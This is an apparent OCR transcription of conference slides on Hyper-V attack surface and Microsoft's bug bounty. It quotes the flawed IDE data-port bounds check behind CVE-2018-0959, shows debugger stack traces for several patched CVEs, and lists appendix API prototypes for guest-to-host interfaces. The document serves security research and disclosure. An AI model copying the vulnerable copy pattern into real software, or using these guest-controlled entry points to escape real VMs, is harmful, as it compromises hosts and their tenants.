
DriveStateBufferOffset was not properly set



```
UINT32 curByte = Drive.Saved.CurrentByte;
UINT32 length = AccessCount * AccessSize;

if (curByte + length > Drive.Saved.TotalBytes)
{

    VM_LOG_TRACE(
        (TraceVDevIdeControllerError,
        L"[IDE ] Write to data port exceeds TotalBytes."));

    VML_ASSERT(curByte + length <= Drive.Saved.TotalBytes);
    length = Drive.Saved.TotalBytes - curByte;
}

// Copy the data.
RtlCopyMemory(curBuffer + curByte, Buffer, length);
curByte += length;
```

CVE-2018-0959 – Out-of-Bounds Read/Write in VmEmulatedStorage

- The poc just consists of a series of **out port, value**
- Allows arbitrary Read/Write on a 4GB area



```
(1620.678): Access violation - code c0000005 (first/second chance not available)
ucrtbase!MoveSmall+0x76:
00007ff9`9ad88866 418902          mov     dword ptr [r10],eax ds:00000297`5f670200=????????
0:003> kc 10
 # Call Site
00 ucrtbase!MoveSmall
01 VmEmulatedStorage!IdeChannel::WriteDataPort
02 VmEmulatedStorage!IdeChannel::WritePort
03 VmEmulatedStorage!IdeChannel::AltWriteIoPort
04 VmEmulatedStorage!IdeControllerDevice::NotifyIoPortWrite
05 vmwp!VmbCallback::NotifyIoPortWrite
06 vmwp!EmulatorVp::DispatchIoPortOperation
07 vmwp!EmulatorVp::TrySimpleIoEmulation
08 vmwp!EmulatorVp::TryIoEmulation
```

- Found by fuzzing I/O in the Ide Controller with page heap enabled on vmwp.exe
- Top bounty awarded for Hyper-V so far!

★★ $150,000 ★★

Closing Thoughts

Closing Thoughts

- Hyper-V presents an interesting and well designed target
- Please help us find bugs, we are looking forward to paying a $250,000 bounty!
- Be sure to check out Jordan Rabet's talk tomorrow on Hyper-V exploitation & mitigations
  - "**HARDENING HYPER-V THROUGH OFFENSIVE SECURITY RESEARCH**"
  - Lagoon GHI, Thursday 3:50pm – 4:40pm

Appendix

Other Hyper-V Talks

- “Ring 0 to Ring -1 Attacks”
  - http://www.alex-ionescu.com/syscan2015.pdf
- Hyper-V and its Memory Manager
  - www.andrea-allievi.com/files/Recon_2017_Montreal_HyperV_public.pptx

Useful Hyper-V Information

- Hyper-V Hypervisor Top-Level Functional Specification
  - https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/tlfs
- Hyper-V Code in Linux

Component	Location
VMBUS	drivers/hv/vmbus_drv.c
Synthetic IDE/SCSI	drivers/scsi/storvsc_drv.c
Synthetic NIC	drivers/net/hyperv
PCI	drivers/pci/host/pci-hyperv.c
Dynamic Memory	drivers/hv/hv_balloon.c
Synthetic Video	drivers/video/fbdev/hyperv_fb.c
HID	drivers/hid/hid-hyperv.c
Misc. (IC’s, etc.)	drivers/hv

Appendix – VMBUS/KMCL

VMBUS/KMCL - Channel Offer

```
typedef _IRQL_requires_(PASSIVE_LEVEL) NTSTATUS
FN_VMB_CHANNEL_ALLOCATE(
    _In_ PDEVICE_OBJECT ParentDeviceObject,
    _In_ BOOLEAN IsServer,
    _Out_ _At_(*Channel, __drv_allocatesMem(Mem)) VMBCHANNEL *Channel
    );

typedef FN_VMB_CHANNEL_ALLOCATE *PFN_VMB_CHANNEL_ALLOCATE;
FN_VMB_CHANNEL_ALLOCATE VmbChannelAllocate;



typedef _Must_inspect_result_ NTSTATUS
FN_VMB_CHANNEL_ENABLE(
    _In_    VMBCHANNEL  Channel
    );

typedef FN_VMB_CHANNEL_ENABLE *PFN_VMB_CHANNEL_ENABLE;
FN_VMB_CHANNEL_ENABLE VmbChannelEnable;
```

VMBUS/KMCL - Packet Receive Entry Point

```
VmbChannelInitSetProcessPacketCallbacks(
    _In_ VMBCHANNEL Channel,
    _In_ PFN_VMB_CHANNEL_PROCESS_PACKET ProcessPacketCallback,
    _In_opt_ PFN_VMB_CHANNEL_PROCESSING_COMPLETE ProcessingCompleteCallback
    )
```

Called to process each packet received from the guest

Called after a group of packets has been delivered if there will be a pause in future packet delivery

Calls to this function are serialized per-channel

```
VOID
EVT_VMB_CHANNEL_PROCESS_PACKET(
    _In_ VMBCHANNEL Channel,
    _In_ VMBPACKETCOMPLETION Packet,
    _In_reads_bytes_(BufferLength) PVOID Buffer,
    _In_ UINT32 BufferLength,
    _In_ UINT32 Flags
    );
```

Buffer contains guest-controlled data, NOT in shared memory

```
VOID
EVT_VMB_CHANNEL_PROCESSING_COMPLETE(
    _In_ VMBCHANNEL Channel,
    _In_ UINT32 PacketsProcessed
    );
```

VMBUS/KMCL - External Data

Guest can send “external data” as part of a VMBUS packet. This is a list of guest physical data addresses containing data (GPADL). The function below builds an MDL from the GPADL (translate guest physical addresses to system physical addresses) so the host can map/access this data. This data is also mapped in the guest (writeable) and extreme care must be taken to avoid double fetches.

```
typedef
_Success_(return == 0)
NTSTATUS
FN_VMB_CHANNEL_PACKET_GET_EXTERNAL_DATA(
    _In_ VMBPACKETCOMPLETION PacketCompletionContext,
    _In_ UINT32 Flags,
    _Out_ PMDL *Mdl  ← MDL the host can use to map the external data (also mapped in guest)
    );

typedef FN_VMB_CHANNEL_PACKET_GET_EXTERNAL_DATA *PFN_VMB_CHANNEL_PACKET_GET_EXTERNAL_DATA;
FN_VMB_CHANNEL_PACKET_GET_EXTERNAL_DATA VmbChannelPacketGetExternalData;
```

VMBUS/KMCL - Packet Completion

```
// Any packet received via ProcessPacketCallback must be completed by calling VmbChannelPacketComplete
typedef
VOID
FN_VMB_CHANNEL_PACKET_COMPLETE(
  _In_                            VMBPACKETCOMPLETION PacketCompletionContext,
  _In_reads_bytes_opt_(BufSize)   PVOID               PacketCompletionBuffer, ← Optional buffer to
send back to guest
  _In_                            UINT32              BufSize ← Size of buffer to send back to guest
);

typedef FN_VMB_CHANNEL_PACKET_COMPLETE *PFN_VMB_CHANNEL_PACKET_COMPLETE;
FN_VMB_CHANNEL_PACKET_COMPLETE VmbChannelPacketComplete;
```

VMBUS/KMCL - State Change Callbacks

```
typedef NTSTATUS FN_VMB_CHANNEL_INIT_SET_STATE_CHANGE_CALLBACKS(
    _In_ VMBCHANNEL Channel,
    _In_ PVMB_CHANNEL_STATE_CHANGE_CALLBACKS StateChangeCallbacks
    );

typedef FN_VMB_CHANNEL_INIT_SET_STATE_CHANGE_CALLBACKS
*PFN_VMB_CHANNEL_INIT_SET_STATE_CHANGE_CALLBACKS;
FN_VMB_CHANNEL_INIT_SET_STATE_CHANGE_CALLBACKS VmbChannelInitSetStateChangeCallbacks;

typedef struct _VMB_CHANNEL_STATE_CHANGE_CALLBACKS
{
    ULONG Version;
    ULONG Size;
    PFN_VMB_CHANNEL_OPENED                    EvtChannelOpened;
    PFN_VMB_CHANNEL_CLOSED                    EvtChannelClosed;
    PFN_VMB_CHANNEL_SUSPEND                   EvtChannelSuspend;
    PFN_VMB_CHANNEL_STARTED                   EvtChannelStarted;
    PFN_VMB_CHANNEL_POST_STARTED              EvtChannelPostStarted;
} VMB_CHANNEL_STATE_CHANGE_CALLBACKS, *PVMB_CHANNEL_STATE_CHANGE_CALLBACKS;
```

Appendix – VMBUS Named Pipes

VMBUS – Named Pipes Prototypes

```
HANDLE
NTAPI
VmbusPipeServerOfferChannel(
    _In_    PVMBUS_PIPE_SERVER_OFFER    Offer,
    _In_    UINT32                      OpenMode,
    _In_    UINT32                      PipeMode
    );

DWORD
NTAPI
VmbusPipeServerOfferChannelEx(
    _In_    PCVMBUS_PIPE_SERVER_OFFER_EX        Offer,
    _In_    UINT32                              OpenMode,
    _In_    UINT32                              PipeMode,
    _Out_   PHANDLE                             PipeHandle
    );
```

Handle to a VMBUS named pipe that can be interacted with like a normal named pipe (ReadFile/WriteFile or IO completion)

VMBusPipeIO Callbacks (VMBUS pipe wrapper)

```
class IVMBusPipeIOCallbacks
{
public:
  virtual VOID OnClientConnected();

  virtual VOID OnClientDisconnected();

  virtual VOID SendNextMessage();

  virtual HRESULT OnMessageReceived(
    _In_reads_bytes_(BufferSize) __in_data_source(GUEST) BYTE*   Buffer,
    _In_                         size_t                          BufferSize,
    _Inout_                      UINT32                          *Cost);

  virtual HRESULT OnMessageSent(
    _In_reads_bytes_(BufferSize) BYTE*   Buffer,
    _In_                         size_t  BufferSize);

  virtual VOID OnError(
    _In_ HRESULT Hr);
};
```

Called to let the device know if should send it's next message. Message typically sent by called VMBusPipeIO::PipeSendMessage.

Called when a message is received from a guest. Buffer contains the guest message (not in shared memory).

Called once a message successfully sends to the guest. Contains the message sent and it's size.

Appendix – MMIO / IO Ports

MMIO

```
HRESULT RegisterMmioHandler(
  [in]         GUEST_PHYSICAL_PAGE_INDEX StartGpaPageIndex,
  [in]         UINT64                    RangePageCount,
  [in]         IVndMmioHandler*          Handler,
  [in]         BOOL                      IsEmulationHelpful,
  [in, unique] IVndHandlerCallbackBatch* CallbackBatch,
  [out]        IVndRegisteredNotifier**  Notifier );
```

```
HRESULT NotifyMmioRead(
  [in]                          UINT64 RangeBase,
  [in]                          UINT64 RangeOffset,
  [in]                          UINT64 NumberOfBytes,
  [out, size_is(NumberOfBytes)] BYTE   ReadBuffer[] );

HRESULT NotifyMmioWrite(
  [in]                         UINT64     RangeBase,
  [in]                         UINT64     RangeOffset,
  [in]                         UINT64     NumberOfBytes,
  [in, size_is(NumberOfBytes)] const BYTE WriteBuffer[] );
```

🟥 Base MMIO range

🟨 Offset into MMIO range

🟩 Size of MMIO access

🟦 Read/write buffer

IO Ports

```
HRESULT RegisterIoPortHandler(
  [in]         VID_IO_PORT_ADDRESS       PortRangeBegin,
  [in]         VID_IO_PORT_ADDRESS       PortRangeEnd,
  [in]         IO_PORT_HANDLER_FLAGS     Flags,
  [in]         IVndIoPortHandler*        Handler,
  [in]         BOOL                      IsEmulationHelpful,
  [in, unique] IVndHandlerCallbackBatch* CallbackBatch,
  [out]        IVndRegisteredNotifier**  Notifier );
```

IO port being read/written

Size can be: 1, 2, 4

Data (stored in UINT32)

```
HRESULT NotifyIoPortRead(
  [in]  VID_IO_PORT_ADDRESS IoAddress,
  [in]  UINT16              AccessSize,
  [out] UINT32*             ReadData );

HRESULT NotifyIoPortWrite(
  [in] VID_IO_PORT_ADDRESS IoAddress,
  [in] UINT16              AccessSize,
  [in] UINT32              WriteData );
```

Appendix – Apertures

Apertures (User-mode)

```
HRESULT ReadRamBytes(
  [in]                      GUEST_PHYSICAL_ADDRESS StartAddress,
  [in]                      UINT64                 ByteCount,
  [out, size_is(ByteCount)] BYTE                   ClientBuffer[]);

HRESULT WriteRamBytes(
  [in]                     GUEST_PHYSICAL_ADDRESS StartAddress,
  [in]                     UINT64                 ByteCount,
  [in, size_is(ByteCount)] const BYTE             ClientBuffer[]);

HRESULT CreateRamApertureFromByteRange(
  [in]  UINT64                StartGpaAddress,
  [in]  UINT64                ByteCount,
  [in]  APERTURE_ACCESS_INFO  AccessInfo,
  [in]  LPCWSTR               Owner,
  [out] PVOID*                MapAddress,
  [out] IUnknown**            Aperture);
```

Apertures are backed by guest physical memory (guest can read/write this memory while the host accesses it)


Apertures (User-mode)

```
HRESULT CreateSectionBackedGpaRange(
  [in]                UINT64                  SectionHandle,
  [in]                UINT64                  SectionOffsetInPages,
  [in]                BOOLEAN                 SectionIsImage,
  [in]                IDL_VIRTUAL_NODE_INDEX  VirtualNode,
  [in]                UINT64                  GuestPhysicalPageIndex,
  [in]                UINT64                  PageCount,
  [in]                UINT32                  GuestPageProtection,
  [out]               IUnknown**              Mapping,
  [in, out, optional] PVOID*                  MapAddress);

HRESULT CreateAperture(
  [in]  VID_MBP_INDEX         StartMbp,
  [in]  VID_MBP_INDEX         MbpCount,
  [in]  APERTURE_ACCESS_INFO  AccessInfo,
  [in]  LPCWSTR               Owner,
  [out] PVOID*                MapAddress,
  [out] IUnknown**            Aperture);
```


Appendix – Stack traces

CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability


- How is the RNDIS packet processed?



```
00 vmswitch!RndisDevHostQueueWorkItem
01 vmswitch!RndisDevHostDispatchControlMessage
02 vmswitch!VmsVmNicPvtKmclProcessingComplete
03 vmswitch!VmsVmNicPvtKmclProcessPacket
```




```
RndisDevHostQueueWorkItem proc near

                sub     rsp, 28h
                xor     eax, eax
                lea     r8d, [rax+1]
                lock cmpxchg [rcx+98h], r8d
                jnz     short loc_1C001E4AC
                lock add [rcx+0A0h], r8d
                mov     r9, rcx
                lea     rdx, RndisDevHostControlMessageWorkerRoutine
                mov     rcx, [rcx+90h]
                call    cs:__imp_IoQueueWorkItemEx
```



```
0:003> kc 10
 # Call Site
00 nt!??::FNODOBFM::string'
01 nt!MmAccessFault
02 nt!KiPageFault
03 vmswitch!WPP_RECORDER_SF_qSd
04 vmswitch!VmsMpCommonPvtSetNetworkAddress
05 vmswitch!VmsMpCommonPvtSetRequestCommon
06 vmswitch!VmsMpCommonSetRequest
07 vmswitch!VmsVmNicPvtRndisDeviceSetRequest
08 vmswitch!RndisDevHostHandleSetMessage
09 vmswitch!RndisDevHostControlMessageWorkerRoutine
0a nt!IopProcessWorkItem
0b nt!ExpWorkerThread
0c nt!PspSystemThreadStartup
0d nt!KiStartSystemThread
```


From receiving the packet to VmsMpCommonPvtSetNetworkAddress

CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Stack Object



```
Breakpoint 12 hit
vmuidevices!VideoSynthDevice::OnMessageReceived:
00007ffa`2850a310 488bc4          mov     rax,rsp
0:004> kc 10
 # Call Site
00 vmuidevices!VideoSynthDevice::OnMessageReceived
01 vmuidevices!VMBusPipeIO::OnReadCompletion
02 vmuidevices!VMBusPipeIO::ProcessCompletionList
03 vmuidevices!VMBusPipeIO::HandleCompletions
04 vmuidevices!VMBusPipeIO::OnCompletion
05 vmuidevices!<lambda_824d58786bd2ab3b79ab9dc18fbf4e86>::operator()
06 vmuidevices!Vml::VmCompletionHandlerIoMethodCaller<SynthRdpServerConnection>::HandleCompletion
07 vmuidevices!Vml::VmNewThreadpool::IoCompletionCallback
08 KERNELBASE!BasepTpIoCallback
09 ntdll!TppIopExecuteCallback
0a ntdll!TppWorkerThread
0b KERNEL32!BaseThreadInitThunk
0c ntdll!RtlUserThreadStart
```

CVE-2018-0959 – Out-of-Bounds Read/Write in VmEmulatedStorage



```
(1620.678): Access violation - code c0000005 (first/second chance not available)
ucrtbase!MoveSmall+0x76:
00007ff9`9ad88866 418902          mov     dword ptr [r10],eax ds:00000297`5f670200=????????
0:003> kc 10
 # Call Site
00 ucrtbase!MoveSmall
01 VmEmulatedStorage!IdeChannel::WriteDataPort
02 VmEmulatedStorage!IdeChannel::WritePort
03 VmEmulatedStorage!IdeChannel::AltWriteIoPort
04 VmEmulatedStorage!IdeControllerDevice::NotifyIoPortWrite
05 vmwp!VmbCallback::NotifyIoPortWrite
06 vmwp!EmulatorVp::DispatchIoPortOperation
